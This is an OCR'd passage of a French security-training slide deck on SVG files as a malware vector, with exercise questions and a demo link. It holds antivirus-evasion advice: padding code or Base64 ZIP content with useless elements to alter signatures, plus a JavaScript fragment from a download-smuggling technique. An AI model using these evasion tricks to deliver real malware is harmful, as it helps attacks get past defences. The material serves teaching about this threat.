
Le tout en images (4/6)



Le tout en images (5/6)



Le tout en images (6/6)



Nouveau vecteur de compromission

Question

Quel est / quels sont le(s) nouveau(x) vecteur(s) de compromission utilisé(s) ? Commentez.

Nouveau vecteur de compromission

Question

Quel est / quels sont le(s) nouveau(x) vecteur(s) de compromission utilisé(s) ? Commentez.


Nouveau vecteur de compromission

Les antivirus fonctionnent principalement sur des signatures et sur le fonctionnement du programme ...

Modifications de la signature(1/2)

monsvg.svg

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.0"
       width="100" height="100">
   <circle cx="50" cy="50" r="40" stroke="green" stroke-width="4" fill="yellow" />
</svg>
```



Modifications de la signature(1/2)

Il est aussi possible de rajouter des éléments qui ne servent à rien dans le code ou le ZIP (BASE64).

```
var a = null;
a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');
```

Modifications de la signature(1/2)

Il est aussi possible de rajouter des éléments qui ne servent à rien dans le code ou le ZIP (BASE64).

```
var a = null;
a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');
```

Enfin ... les possibilités sont infinies.

Démonstration

https://temp.ericberthomier.fr/virus/svg